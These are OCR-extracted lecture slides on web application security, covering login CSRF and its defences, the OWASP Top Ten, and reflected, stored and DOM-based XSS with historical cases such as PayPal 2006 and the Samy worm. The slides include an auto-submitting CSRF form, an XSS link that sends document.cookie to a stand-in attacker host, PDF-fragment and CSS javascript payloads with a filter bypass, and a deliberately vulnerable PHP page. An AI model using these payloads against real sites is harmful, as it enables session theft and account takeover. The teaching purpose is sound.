
Payments Login CSRF




Payments Login CSRF




Payments Login CSRF



Payments Login CSRF



Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
Referer: http://www.attacker.com/blog
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

Cross Site Scripting (XSS)

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Three top web site vulnerabilites


- SQL Injection
  - Browser
  - Bad input
- CSRF – Cross-site request forgery
  - Bad web
- XSS – Cross-site scripting
  - Bad web
    steals in

Attacker's malicious code executed on victim server

Attacker site forges request from victim browser to victim server

Attacker's malicious code executed on victim browser

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Definition of XSS

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Email version of reflected XSS

Email version

User Victim

1 Collect email addr

2 send malicious email

5 send valuable data

3 click on link

4 echo user input

Attack Server

Server Victim

PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer "feature"

(version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

  http://website.com/path/to/file.pdf#s=javascript:alert("xss");)

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn't bother you...

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/
Acrobat%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack (for comparison)



Stored XSS

User Victim

Attack Server

4 steal valuable data

1 Inject malicious script

Store bad stuff

2 request content

3 receive malicious script

Download it

Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infected anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
...
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,doc
ument.URL.length));
</SCRIPT>
</HTML>
```

